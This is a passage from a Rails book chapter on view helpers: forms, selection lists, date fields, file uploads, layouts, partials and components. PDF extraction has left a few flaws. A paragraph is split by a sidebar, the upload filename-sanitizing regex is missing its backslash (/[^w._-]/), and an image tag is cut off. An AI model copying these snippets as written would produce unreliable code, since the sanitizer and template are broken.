HTML forms in templates should start with a `form_tag()` and end with `end_form_tag()`. The first parameter to `form_tag()` is a hash identifying the action to be invoked when the form is submitted. This hash takes the same options as `url_for()` (see page 357). An optional second parameter is another hash, letting you set attributes on the HTML form tag itself. As a special case, if this hash contains `:multipart => true`, the form will return multipart form data, allowing it to be used for file uploads (see Section 19.8, *Uploading Files to Rails Applications*, on page 425).

```
<%= form_tag { :action => :save }, { :class => "compact" } %>
```

`end_form_tag()` takes no parameters.

Field Helpers

Rails provides integrated helper support for text fields (regular, hidden, password, and text areas), radio buttons, and checkboxes. (It also supports `<input>` tags with `type="file"`, but we'll discuss these in Section 19.8, *Uploading Files to Rails Applications*, on page 425.)

All helper methods take at least two parameters. The first is the name of an instance variable (typically a model object). The second parameter names the attribute of that instance variable to be queried when setting the field value. Together these two parameters also generate the name for

Forms Containing Collections

If you need to edit multiple objects from the same model on one form, add open and closed brackets to the name of the instance variable you pass to the form helpers. This tells Rails to include the object's id as part of the field name. For example, the following template lets a user alter one or more image URLs associated with a list of products.

[Download](#) e1/views/app/views/array/edit.rhtml

```
<%= start_form_tag %>
  <% for @product in @products %>
    <%= text_field("product[]", 'image_url') %><br />
  <% end %>
  <%= submit_tag %>
<%= end_form_tag %>
```

When the form is submitted to the controller, `params[:product]` will be a hash of hashes, where each key is the id of a model object and the corresponding value are the values from the form for that object. In the controller, this could be used to update all product rows with something like

[Download](#) e1/views/app/controllers/array_controller.rb

```
Product.update(params[:product].keys, params[:product].values)
```

the HTML tag. The parameters may be either strings or symbols; idiomatic Rails uses symbols.

All helpers also take an options hash, typically used to set the class of the HTML tag. This is normally the optional third parameter; for radio buttons, it's the fourth. However, keep reading before you go off designing a complicated scheme for using classes and CSS to flag invalid fields. As we'll see later, Rails makes that easy.

Text Fields

```
text_field(:variable, :attribute, options)
hidden_field(:variable, :attribute, options)
password_field(:variable, :attribute, options)
```

Construct an `<input>` tag of type text, hidden, or password respectively. The default contents will be taken from `@variable.attribute`. Common options include `:size=>"nn"` and `:maxlength=>"nn"`.

Text Areas

```
text_area(:variable, :attribute, options)
```

Construct a two-dimensional text area (using the HTML `<textarea>` tag). Common options include `:cols=>"nn"` and `:rows=>"nn"`.

Radio Buttons

```
radio_button(:variable, :attribute, tag_value, options)
```

Create a radio button. Normally there will be multiple radio buttons for a given attribute, each with a different tag value. The one whose tag value matches the current value of the attribute will be selected when the buttons are displayed. If the user selects a different radio button, the value of its tag will be stored in the field.

Checkboxes

```
check_box(:variable, :attribute, options, on_value, off_value)
```

Create a checkbox tied to the given attribute. It will be checked if the attribute value is true or if the attribute value when converted to an integer is nonzero.

The value subsequently returned to the application is set by the fourth and fifth parameters. The default values set the attribute to "1" if the checkbox is checked, "0" otherwise.

Selection Lists

Selection lists are those drop-down list boxes with the built-in artificial intelligence that guarantees the choice you want can be reached only by scrolling past everyone else's choice.

Selection lists contain a set of options. Each option has a display string and an optional value attribute. The display string is what the user sees, and the value attribute is what is sent back to the application if that option is selected. For regular selection lists, one option may be marked as being selected; its display string will be the default shown to the user. For multi-select lists, more than one option may be selected, in which case all of their values will be sent to the application.

A basic selection list is created using the `select()` helper method.

```
select(:variable, :attribute, choices, options, html_options)
```

The `choices` parameter populates the selection list. The parameter can be any enumerable object (so arrays, hashes, and the results of database queries are all acceptable).

The simplest form of `choices` is an array of strings. Each string becomes an option in the drop-down list, and if one of them matches the current value of `@variable.attribute`, it will be selected. (These examples assume that `@user.name` is set to Dave.)

[Download](#) e1/views/app/views/test/select.html

```
<%= select(:user, :name, %w{ Andy Bert Chas Dave Eric Fred }) %>
```

This generates the following HTML.

```
<select id="user_name" name="user[name]">
  <option value="Andy">Andy</option>
  <option value="Bert">Bert</option>
  <option value="Chas">Chas</option>
  <option value="Dave" selected="selected">Dave</option>
  <option value="Eric">Eric</option>
  <option value="Fred">Fred</option>
</select>
```

If the elements in the `choices` argument each respond to `first()` and `last()` (which will be the case if each element is itself an array), the options will use the first value as the display text and the last value as the internal key.

[Download](#) e1/views/app/views/test/select.html

```
<%= select(:user, :id, [ ['Andy', 1],
                        ['Bert', 2],
                        ['Chas', 3],
                        ['Dave', 4],
                        ['Eric', 5],
                        ['Fred', 6]])
%>
```

The list displayed by this example will be identical to that of the first, but the values it communicates back to the application will be 1, or 2, or 3, or ..., rather than Andy, Bert, or Chas. The HTML generated is

```
<select id="user_id" name="user[id]">
  <option value="1">Andy</option>
  <option value="2">Bert</option>
  <option value="3">Chas</option>
  <option value="4" selected="selected">Dave</option>
  <option value="5">Eric</option>
  <option value="6">Fred</option>
</select>
```

Finally, if you pass a hash as the choices parameter, the keys will be used as the display text and the values as the internal keys. Because it's a hash, you can't control the order of the entries in the generated list.

Applications commonly need to construct selection boxes based on information stored in a database table. One way of doing this is by having the model's `find()` method populate the choices parameter. Although we show the `find()` call adjacent to the select in this code fragment, in reality the `find` would probably be either in the controller or in a helper module.

[Download](#) e1/views/app/views/test/select.rhtml

```
<%=
  @users = User.find(:all, :order => "name").map {|u| [u.name, u.id] }
  select(:user, :name, @users)
%>
```

Note how we take the result set and convert it into an array of arrays, where each subarray contains the name and the id.

A higher-level way of achieving the same effect is to use `collection_select()`. This takes a collection, where each member has attributes that return the display string and key for the options. In this example, the collection is a list of user model objects, and we build our select list using those model's id and name attributes.

[Download](#) e1/views/app/views/test/select.rhtml

```
<%=
  @users = User.find(:all, :order => "name")
  collection_select(:user, :name, @users, :id, :name)
%>
```

Grouped Selection Lists

Groups are a rarely used but powerful feature of selection lists. You can use them to give headings to entries in the list. Figure 19.3 shows a




Figure 19.3: Select List with Grouped Options

selection list with three groups.

The full selection list is represented as an array of groups. Each group is an object that has a name and a collection of suboptions. In the following example, we'll set up a list containing shipping options, grouped by speed of delivery. In the helper module we'll define a structure to hold each shipping option and a class that defines a group of options. We'll initialize this statically (in a real application you'd probably drag the data in from a table).

[Download](#) `e1/views/app/helpers/test_helper.rb`

```
ShippingOption = Struct.new(:id, :name)
```

```
class ShippingType
  attr_reader :type_name, :options
  def initialize(name)
    @type_name = name
    @options = []
  end
  def <<(option)
    @options << option
  end
end
```

```
ground = ShippingType.new("SLOW")
ground << ShippingOption.new(100, "Ground Parcel")
ground << ShippingOption.new(101, "Media Mail")
```

```
regular = ShippingType.new("MEDIUM")
regular << ShippingOption.new(200, "Airmail")
regular << ShippingOption.new(201, "Certified Mail")
```

```
priority = ShippingType.new("FAST")
priority << ShippingOption.new(300, "Priority")
priority << ShippingOption.new(301, "Express")
```

```
SHIPPING_OPTIONS = [ ground, regular, priority ]
```

In the view we'll create the selection control to display the list. There isn't a high-level wrapper that both creates the `<select>` tag and populates a grouped set of options, so we have to use the (amazingly named) `option_groups_from_collection_for_select()` method. This takes the collection of groups, the names of the accessors to use to find the groups and items, and the current value from the model. We put this inside a `<select>` tag that's named for the model and attribute. This is shown in the following code.

Download `e1/views/app/views/test/select.rhtml`

```
<label for="order_shipping_option">Shipping: </label>
<select name="order[shipping_option]" id="order_shipping_option">
<%=
  option_groups_from_collection_for_select(SHIPPING_OPTIONS,
                                          :options, :type_name, # <- groups
                                          :id,:name,      # <- items
                                          @order.shipping_option)

%>
</select>
```

Finally, there are some high-level helpers that make it easy to create selection lists for countries and timezones. See the RDoc for details.

Date and Time Fields

```
date_select(:variable, :attribute, options)
datetime_select(:variable, :attribute, options)
```

```
select_date(date = Date.today, options)
select_day(date, options)
select_month(date, options)
select_year(date, options)
```

```
select_datetime(date = Time.now, options)
select_hour(time, options)
select_minute(time, options)
select_second(time, options)
select_time(time, options)
```

There are two sets of date selection widgets. The first set, `date_select()` and `datetime_select()`, create widgets that work with date and datetime attributes of Active Record models. The second set, the `select_xxx` variants, also work well without Active Record support. Figure 19.4, on the next page, shows some of these methods in action.

The `select_xxx` widgets are by default given the names `date/xxx`, so in the controller you could access the minutes selection as `params[:date][:minute]`. You can change the prefix from `date` using the `:prefix` option, and you can disable adding the field type in square brackets using the `:discard_type` option. The `:include_blank` option adds an empty option to the list.

The `select_minute()` method supports the `:minute_step=>nn` option. Setting it to 15, for example, would list just the options 0, 15, 30, and 45.

The `select_month()` method normally lists month names. Set the option `:add_month_numbers=>true` to show month numbers as well, or set the option `:use_month_numbers=>true` to display only the numbers.

```

date_select(:product, :created_on, :order => [:day, :month, :year])
22 April 2005

datetime_select(:product, :created_on, :discard_minute => true, :start_year => 1990)
2005 April 22 17

select_datetime(Time.now, :include_blank => true, :add_month_numbers => 1)
2005 4 - April 22 17 31

select_year(2015, :prefix => "year", :discard_type => true)
2015

```

Figure 19.4: Date Selection Helpers

The `select_year()` method by default lists from five years before to five years after the current year. This can be changed using the `:start_year=>yyyy` and `:end_year=>yyyy` options.

`date_select()` and `datetime_select()` create widgets to allow the user to set a date (or datetime) in Active Record models using selection lists. The date stored in `@variable.attribute` is used as the default value. The display includes separate selection lists for the year, month, day (and hour, minute, second). Select lists for particular fields can be removed from the display by setting the options `:discard_month=>1`, `:discard_day=>1`, and so on. Only one discard option is required—all lower-level units are automatically removed. The order of field display for `date_select()` can be set using the `:order=>(symbols,...)` option, where the symbols are `:year`, `:month`, and `:day`. In addition, all the options from the `select_xxx` widgets are supported.

Uploading Files to Rails Applications

Your application may allow users to upload files. For example, a bug reporting system might let users attach log files and code samples to a problem ticket, or a blogging application could let its users upload a small image to appear next to their articles.

In HTTP, files are uploaded as a special type of POST message, called *multipart/form-data*. As the name suggests, this type of message is generated by a form. Within that form, you'll use one or more `<input>` tags with `type="file"`. When rendered by a browser, this tag allows the user to

select a file by name. When the form is subsequently submitted, the file or files will be sent back along with the rest of the form data.

To illustrate the file upload process, we'll show some code that allows a user to upload an image and display that image alongside a comment. To do this, we first need a pictures table to store the data. (This example uses MySQL. If you use a different database you'll most likely need to adjust the DDL.)

[Download](#) e1/views/db/create.sql

```
create table pictures (
  id          int          not null auto_increment,
  comment     varchar(100),
  name        varchar(200),
  content_type varchar(100),
  data        blob,
  primary key (id)
);
```

We'll create a somewhat artificial upload controller just to demonstrate the process. The get action is pretty conventional; it simply creates a new picture object and renders a form.

[Download](#) e1/views/app/controllers/upload_controller.rb

```
class UploadController < ApplicationController
  def get
    @picture = Picture.new
  end
end
```

The get template contains the form that uploads the picture (along with a comment). Note how we override the encoding type to allow data to be sent back with the response.

[Download](#) e1/views/app/views/upload/get.rhtml

```
<%= error_messages_for("picture") %>

<%= form_tag({:action => 'save'}, :multipart => true) %>

  Comment: <%= text_field("picture", "comment") %>
  <br/>
  Upload your picture: <%= file_field("picture", "picture") %>
  <br/>

  <%= submit_tag("Upload file") %>

<%= end_form_tag %>
```

The form has one other subtlety. The picture is uploaded into an attribute called picture. However, the database table doesn't contain a column of

that name. That means that there must be some magic happening in the model.

[Download](#) e1/views/app/models/picture.rb

```
class Picture < ActiveRecord::Base

  validates_format_of :content_type, :with => /^image/,
    :message => "-- you can only upload pictures"

  def picture=(picture_field)
    self.name = base_part_of(picture_field.original_filename)
    self.content_type = picture_field.content_type.chomp
    self.data = picture_field.read
  end

  def base_part_of(file_name)
    name = File.basename(file_name)
    name.gsub(/[^w._-]/, '')
  end
end
```

We define an accessor called `picture=()` that will receive the form parameter. It picks this apart to populate the columns in the database. The `picture` object returned by the form is an interesting hybrid. It is file-like, so we can read its contents with the `read()` method; that's how we get the image data into the `data` column. It also has the attributes `content_type` and `original_filename`, which let us get at the uploaded file's metadata.

Note that we also add a simple validation to check that the content type is of the form `image/xxx`. We don't want someone uploading JavaScript.

The save action in the controller is totally conventional.

[Download](#) e1/views/app/controllers/upload_controller.rb

```
def save
  @picture = Picture.new(params[:picture])
  if @picture.save
    redirect_to(:action => 'show', :id => @picture.id)
  else
    render(:action => :get)
  end
end
```

So, now that we have an image in the database, how do we display it? One way is to give it its own URL and simply link to that URL from an image tag. For example, we could use a URL such as `upload/picture/123` to return the image for picture 123. This would use `send_data()` to return the image to the browser. Note how we set the content type and filename—this lets




Figure 19.5: Uploading a File

browsers interpret the data and gives them a default name should the user choose to save the image.

Download e1/views/app/controllers/upload_controller.rb

```
def picture
  @picture = Picture.find(params[:id])
  send_data(@picture.data,
    :filename => @picture.name,
    :type => @picture.content_type,
    :disposition => "inline")
end
```

Finally, we can implement the show action, which displays the comment and the image. The action simply loads up the picture model object.

Download e1/views/app/controllers/upload_controller.rb

```
def show
  @picture = Picture.find(params[:id])
end
```

In the template, the image tag links back to action that returns the picture content. Figure 19.5 shows the get and show actions in all their glory.

Download e1/views/app/views/upload/show.rhtml

```
<h3><%= @picture.comment %></h3>

 @picture.id) %>" />
```

You can optimize the performance of this technique by caching the picture action.

Error Handling and Model Objects

The various helper widgets we've seen in this chapter all know about Active Record models. They can extract the data they need from the attributes of model objects, and they name their parameters in such a way that models can extract them from request parameters.

The helper objects interact with models in another important way; they are aware of the errors structure held within each model and will use it to flag attributes that have failed validation.

When constructing the HTML for each field in a model, the helper methods invoke that model's `errors.on(field)` method. If any errors are returned, the generated HTML will be wrapped in `<div>` tag with `class="fieldWithErrors"`. If you apply the appropriate stylesheet to your pages (we say how on page 412), you can highlight any field in error. For example, the following CSS snippet, taken from the stylesheet used by the scaffolding auto-generated code, puts a red border around fields that fail validation.

```
.fieldWithErrors {
  padding:          2px;
  background-color: red;
  display:          table;
}
```

As well as highlighting fields in error, you'll probably also want to display the text of error messages. Action View has two helper methods for this. `error_message_on()` returns the error text associated with a particular field.

```
<%= error_message_on(:product, :title) %>
```

The scaffold-generated code uses a different pattern; it highlights the fields in error and displays a single box at the top of the form showing all errors in the form. It does this using `error_messages_for()`, which takes the model object as a parameter.

```
<%= error_messages_for(:product) %>
```


By default this uses the CSS style `errorExplanation`; you can borrow the definition from `scaffold.css`, write your own definition, or override the style in the generated code.

Working with Nonmodel Fields

So far we've focused on the integration between models, controllers, and views in Rails. But Rails also provides support for creating fields that have no corresponding model. These helper methods, documented in `FormTagHelper`, all take a simple field name, rather than a model object and

attribute. The contents of the field will be stored under that name in the params hash when the form is submitted to the controller. These nonmodel helper methods all have names ending in `_tag`.

We can illustrate this with a simple calculator application. It prompts us for two numbers, lets us select an operator, and displays the result.



The file `calculate.rhtml` in `app/views/test` uses `text_field_tag()` to display the two number fields and `select_tag()` to display the list of operators. Note how we had to initialize a default value for all three fields using the values currently in the params hash. We also need to display a list of any errors found while processing the form data in the controller and show the result of the calculation.

[Download](#) `e1/views/app/views/test/calculate.rhtml`

```
<% if @errors && !@errors.empty? %>
<ul>
<% for error in @errors %>
  <li><p><%= error %></p></li>
<% end %>
</ul>
<% end %>

<%= form_tag(:action => :calculate) %>

<%= text_field_tag(:arg1, @params[:arg1], :size => 3) %>

<%= select_tag(:operator,
               options_for_select(%w{ + - * / }, @params[:operator])) %>

<%= text_field_tag(:arg2, @params[:arg2], :size => 3) %>

<%= end_form_tag %>

<strong><%= @result %></strong>
```

Without error checking, the controller code would be trivial.

```
def calculate
```

```

    if request.post?
      @result = Float(params[:arg1]).send(params[:op], params[:arg2])
    end
  end
end

```

However, running a web page without error checking is a luxury we can't afford, so we'll have to go with the longer version.

[Download](#) e1/views/app/controllers/test_controller.rb

```

def calculate
  if request.post?
    @errors = []
    arg1 = convert_float(:arg1)
    arg2 = convert_float(:arg2)
    op   = convert_operator(:operator)

    if @errors.empty?
      begin
        @result = op.call(arg1, arg2)
      rescue Exception => err
        @result = err.message
      end
    end
  end
end

private

def convert_float(name)
  if params[name].blank?
    @errors << "#{name} missing"
  else
    begin
      Float(params[name])
    rescue Exception => err
      @errors << "#{name}: #{err.message}"
    end
  end
end

def convert_operator(name)
  case params[name]
  when "+" then proc {|a,b| a+b}
  when "-" then proc {|a,b| a-b}
  when "*" then proc {|a,b| a*b}
  when "/" then proc {|a,b| a/b}
  else
    @errors << "Missing or invalid operator"
  end
end

```

end

It's interesting to note that most of this code would evaporate if we were using Rails model objects, where much of this housekeeping is built-in.

19.9 Layouts and Components

So far in this chapter we've looked at templates as isolated chunks of code and HTML. But one of the driving ideas behind Rails is honoring the DRY principle and eliminating the need for duplication. The average web site, though, has lots of duplication.

- Many pages share the same tops, tails, and sidebars.
- Multiple pages may contain the same snippets of rendered HTML (a blog site, for example, may have multiple places where an article is displayed).
- The same functionality may appear in multiple places. Many sites have a standard search component, or a polling component, that appears in most of the sites' sidebars.

Rails has layouts, partials, and components that reduce the need for duplication in these three situations.

Layouts

Rails allows you to render pages that are nested inside other rendered pages. Typically this feature is used to put the content from an action within a standard site-wide page frame (title, footer, and sidebar). In fact, if you've been using the generate script to create scaffold-based applications then you've been using these layouts all along.

When Rails honors a request to render a template from within a controller, it actually renders two templates. Obviously it renders the one you ask for (or the default template named after the action if you don't explicitly render anything). But Rails also tries to find and render a layout template (we'll talk about how it finds the layout in a second). If it finds the layout, it inserts the action-specific output into the HTML produced by the layout.

Let's look at a layout template.

```
<html>
  <head>
    <title>Form: <%= controller.action_name %></title>
    <%= stylesheet_link_tag 'scaffold' %>
  </head>
```

```

<body>

  <%= @content_for_layout %>

</body>
</html>

```

The layout sets out a standard HTML page, with the head and body sections. It uses the current action name as the page title and includes a CSS file. In the body, there's a reference to the instance variable `@content_for_layout`. This is where the magic takes place. This variable contains the content generated by the normal rendering of the action. So, if the action contained

```

def my_action
  @msg = "Hello, World!"
end

```

and the `my_action.rhtml` template contained

```
<h1><%= @msg %></h1>
```

the browser would see the following HTML.

```

<html>
  <head>
    <title>Form: my_action</title>
    <link href="/stylesheets/scaffold.css" media="screen"
          rel="stylesheet" type="text/css" />
  </head>
  <body>

    <h1>Hello, World!</h1>

  </body>
</html>

```

Locating Layout Files

As you've probably come to expect, Rails does a good job of providing defaults for layout file locations, but you can override the defaults if you need something different.

Layouts are controller-specific. If the current request is being handled by a controller called `store`, Rails will by default look for a layout called `store` (with the usual `.rhtml` or `.xml` extension) in the `app/views/layouts` directory. If you create a layout called `application` in the `layouts` directory, it will be applied to all controllers that don't otherwise have a layout defined for them.

You can override this using the layout declaration inside a controller. At its simplest, the declaration takes the name of a layout as a string. The following declaration will make the template in the file `standard.rhtml` or `standard.xml` the layout for all actions in the `Store` controller. The layout file will be looked for in the `app/views/layouts` directory.

```
class StoreController < ApplicationController

  layout "standard"

  # ...
end
```

You can qualify which actions will have the layout applied to them using the `:only` and `:except` qualifiers.

```
class StoreController < ApplicationController

  layout "standard", :except => [ :rss, :atom ]

  # ...
end
```

Specifying a layout of `nil` turns off layouts for a controller.

There are times when you need to change the appearance of a set of pages at runtime. For example, a blogging site might offer a different-looking side menu if the user is logged in, or a store site might have different-looking pages if the site is down for maintenance. Rails supports this need with dynamic layouts. If the parameter to the layout declaration is a symbol, it's taken to be the name of a controller instance method that returns the name of the layout to be used.

```
class StoreController < ApplicationController

  layout :determine_layout

  # ...

  private

  def determine_layout
    if Store.is_closed?
      "store_down"
    else
      "standard"
    end
  end
end
```

Subclasses of a controller will use the parent's layout unless they override it using the layout directive.

Finally, individual actions can choose to render using a specific layout (or with no layout at all) by passing `render()` the `:layout` option.

```
def rss
  render(:layout => false) # never use a layout
end

def checkout
  render(:layout => "layouts/simple")
end
```

Passing Data to Layouts

Layouts have access to all the same data that's available to conventional templates. In addition, any instance variables set in the normal template will be available in the layout. This might be used to parameterize headings or menus in the layout. For example, the layout might contain

```
<html>
  <head>
    <title><%= @title %></title>
    <%= stylesheet_link_tag 'scaffold' %>
  </head>
  <body>
    <h1><%= @title %></h1>
    <%= @content_for_layout %>

  </body>
</html>
```

An individual template could set the title by assigning to the `@title` variable.

```
<% @title = "My Wonderful Life" %>
<p>
  Dear Diary:
</p>
<p>
  Yesterday I had pizza for dinner. It was nice.
</p>
```

Partial Page Templates

Web applications commonly display information about the same application object or objects on multiple pages. A shopping cart might display an order line item on the shopping cart page and again on the order summary page. A blog application might display the contents of an article on

the main index page and again at the top of a page soliciting comments. Typically this would involve copying snippets of code between the different template pages.

Rails, however, eliminates this duplication with the *partial page template* mechanism (more frequently called *partials*). You can think of a partial as a kind of subroutine: you invoke it one or more times from within another template, potentially passing it objects to render as parameters. When the partial template finishes rendering, it returns control to the calling template.

Internally, a partial template looks like any other template. Externally, there's a slight difference. The name of the file containing the template code must start with an underscore character, differentiating the source of partial templates from their more complete brothers and sisters.

For example, the partial to render a blog entry might be stored in the file `_article.rhtml` in the normal views directory `app/views/blog`.

```
<div class="article">
  <div class="articleheader">
    <h3><%= article.title %></h3>
  </div>
  <div class="articlebody">
    <%= h(article.body) %>
  </div>
</div>
```

Other templates use the `render(:partial=>)` method to invoke this.⁶

```
<%= render(:partial => "article", :object => @an_article) %>
<h3>Add Comment</h3>
. . .
```

The `:partial` parameter to `render()` is the name of the template to render (but without the leading underscore). This name must be both a valid filename and a valid Ruby identifier (so `a-b` and `20042501` are not valid names for partials). The `:object` parameter identifies an object to be passed into the partial. This object will be available within the template via a local variable with the same name as the template. In this example, the `@an_article` object will be passed to the template, and the template can access it using the local variable `article`. That's why we could write things such as `article.title` in the partial.

⁶Before June 2005, rendering of partials was done using the `render_partial()` method. You'll still see this in code examples. (Indeed, the scaffold code still generates edit and add templates using it.) The method is still supported but is deprecated.

Idiomatic Rails developers use a variable named after the template (article in this instance). In fact, it's normal to take this a step further. If the object to be passed to the partial is in a controller instance variable with the same name as the partial, you can omit the `:object` parameter. If, in the previous example, our controller had set up the article in the instance variable `@article`, the view could have rendered the partial using just

```
<%= render(:partial => "article") %>
<h3>Add Comment</h3>
. . .
```

You can set additional local variables in the template by passing `render()` a `:locals` parameter. This takes a hash where the entries represent the names and values of the local variables to set.

```
render(:partial => 'article',
      :object   => @an_article,
      :locals   => { :authorized_by => session[:user_name],
                    :from_ip       => @request.remote_ip })
```

Partials and Collections

Applications commonly need to display collections of formatted entries. A blog might show a series of articles, each with text, author, date, and so on. A store might display entries in a catalog, where each has an image, a description, and a price.

The `:collection` parameter to `render()` can be used in conjunction with the `:partial` parameter. The `:partial` parameter lets us use a partial to define the format of an individual entry, and the `:collection` parameter applies this template to each member of the collection. To display a list of article model objects using our previously defined `_article.rhtml` partial, we could write

```
<%= render(:partial => "article", :collection => @article_list) %>
```

Inside the partial, the local variable `article` will be set to the current article from the collection—the variable is named after the template. In addition, the variable `article_counter` will be set to the index of the current article in the collection.

The optional `:spacer_template` parameter lets you specify a template that will be rendered between each of the elements in the collection. For example, a view might contain

Download `e1/views/app/views/partial/list.rhtml`

```
<%= render(:partial      => "animal",
          :collection    => %w{ ant bee cat dog elk },
```

```

        :spacer_template => "spacer")
    %>

```

This uses `_animal.rhtml` to render each animal in the given list, rendering `_spacer.rhtml` between each. If `_animal.rhtml` contains

[Download](#) `e1/views/app/views/partial/_animal.rhtml`

```
<p>The animal is <%= animal %></p>
```

and `_spacer.rhtml` contains

[Download](#) `e1/views/app/views/partial/_spacer.rhtml`

```
<hr />
```

your users would see a list of animal names with a line between each.

Shared Partial Page Templates

If the `:partial` parameter to a render method call is a simple name, Rails assumes that the target template is in the current controller's view directory. However, if the name contains one or more `/` characters, Rails assumes that the part up to the last slash is a directory name and the rest is the template name. The directory is assumed to be under `app/views`. This makes it easy to share partials across controllers.

The convention among Rails applications is to store these shared partials in a subdirectory of `app/views` called `shared`. These can be rendered using something such as

```
<%= render(:partial => "shared/post", :object => @article) %>
. . .

```

In this previous example, the `@article` object will be assigned to the local variable `post` within the template.

Partials and Controllers

It isn't just view templates that use partials. Controllers also get in on the act. Partials give controllers the ability to generate fragments from a page using the same partial template as the view itself. This is particularly important when you use AJAX support to update just part of a page from the controller—use partials, and you know your formatting for the table row or line item that you're updating will be compatible with that used to generate its bretheren initially. We talk about the use of partials with AJAX in Chapter 20, *The Web, V2.0*, on page 451.

Components

Partials allow us to share fragments of view code between multiple views. But what if we want to share both the view and some of the logic behind that view?

Components let us call actions from within a view or another action. The logic of the action will be executed, and its results rendered. These results can be inserted into the output of the current action.

For example, our store application might want to display a synopsis of the current shopping cart contents in the sidebar of every page. One way of doing this would be for every action to load up the information needed to populate the synopsis and leave it to the layout to insert the summary. However, this means that knowledge of the global view has to be duplicated in each action—a clear DRY violation. Another alternative might be to use a hook method in the controller that adds the cart contents to the context passed to every template. That's a neat hack, but again it introduces more coupling between the controller and view than we'd like.

A better approach would be to let the template code decide what it wants to display and have a controller action generate that data when necessary. That's what components are for. Let's look at part of a possible layout template for our store.

```
<div id="side">
  <a class="side" href="http://www. . . .com">Home</a><br />
  <a class="side" href="http://www. . . .com/faq">Questions</a><br />
</div>
<div id="cartsummary">
  <%= render_component(:controller => 'store', :action => 'cart_summary') %>
</div>
```

The template asks a controller (StoreController in this example) to run its `cart_summary` action. The resulting HTML will be inserted into the overall layout at this point.

There's a potential trap here: if `cart_summary` renders using this same template, we'll end up recursing forever. You'll want to exclude actions used to render components from layout processing, either by using

```
layout "xxx", :except => :cart_summary
```

or by calling `render(:layout=>false,...)` in the action method that creates the component.

Components in Controllers

Sometimes an application needs to embed the processing of one action directly within another. This might be because an action decides to delegate processing to a separate action or because an action needs to make use of the output of another.

The controller method `render_component()` lets an action perform some work and then hand control to another action, potentially in another controller. Once called, this second action will typically do the rendering.

As an alternative, `render_component_as_string()` invokes the second action but returns the rendered text as a string, rather than sending it to the browser. This allows the original action to perform its own rendering.

One potential use of this style of rendering is the building of a sidebar containing different types of entry (links, calendars, polls, and so on). Each entry would have its own component-based rendering, and the overall application controller would assemble the sidebar contents as an array of strings to be passed to the layout for display.

Componentizing Components

A component is nothing more than an action called from another action. However, over time you might find that you want to share components between different applications. In this case it makes sense to split them out from the main application code.

You may have noticed that when you use the `rails` command to create an application's directory tree, there's a directory called `components` at the top level, right alongside `app` and `config`. This is where freestanding components should be stored. Ultimately, the intent is that you'll be able to find components to plug into your application and simply add them to this directory. To explore this style of component, let's write one that creates a list of links, something that might go into a site's sidebar.

Each component has its own directory in the top-level `components` directory. The controller and model files live in that directory, while the view files go in a subdirectory named for the controller. Figure 19.6, on the next page, shows the files and directories for the `links` component that we'll be writing.

The code snippet that follows shows how we intend to use our sidebar component. Notice that the `render_component()` call includes the directory




Figure 19.6: Directory Structure for Stand-Alone Components

path (sidebar) as well as the name of the controller.

Download `e1/views/app/views/blog/index.rhtml`

```

<div class="sidebar">
  <%= render_component(:controller => 'sidebar/link',
                        :action      => 'get_links') %>
</div>

<h1>Welcome to my blog!</h1>

<p>
  Last night I had pizza. It was very good. I also watched
  some television. I like the pretty colors.
</p>

```

The component's controller lives in the file `link_controller.rb` in the sidebar directory.

Download `e1/views/components/sidebar/link_controller.rb`

```

class Sidebar::LinkController < ActionController::Base

  uses_component_template_root

  Link = Struct.new(:name, :url)

  def self.find(*ignored)
    [ Link.new("pragdave", "http://blogs.pragprog.com/pragdave"),
      Link.new("automation", "http://pragmaticautomation.com")
    ]
  end

  def get_links

```

```

    @links = self.class.find(:all)
    render(:layout => false)
  end
end

```

end

There are two minor differences between it and other Rails controllers. First, the class must be defined inside a module named for the directory containing the controller. In our case, this means that the controller class name must be qualified using `Sidebar::`. Rails does this in anticipation of the availability of third-party components; by keeping each component in its own module, it reduces the chance of name clashes.

A component controller must also include the declaration

```
uses_component_template_root
```

This tells Rails to look for the template files beneath the components directory, rather than in `app/views`.

Finally, we need the layout for the component. It's in the file `get_links` in the component's link subdirectory.

[Download](#) `el/views/components/sidebar/link/get_links.rhtml`

```

<div class="links">
  <ul>
    <% for link in @links -%>
      <li><p><%= link_to(link.name, link.url) %></p></li>
    <%end -%>
